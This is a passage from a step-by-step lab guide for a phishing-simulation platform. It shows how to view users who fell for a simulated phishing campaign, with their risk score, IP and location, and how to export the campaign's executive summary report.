link (defaulters)** is **1**. Click on **1** icon to see the defaulter.



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

74. The **Campaigns Users** page appears, displaying the details of the defaulter, such as **Risk Score**, **Credentials**, **IP Address**, **Location**, etc., as shown in the screenshot.



75. Now, click to expand the **Reports** section in the left pane and select the **Executive Summary Report** option.



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

76. The **Campaign Report** page appears; select any phishing campaign from the drop-down list (here, **Test – Send to Attachment**) and click on the **Export** icon to export the report.



77. The **Opening Phishing-Simulation-Test** window appears; select the **Save File** radio button and click **OK**.



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
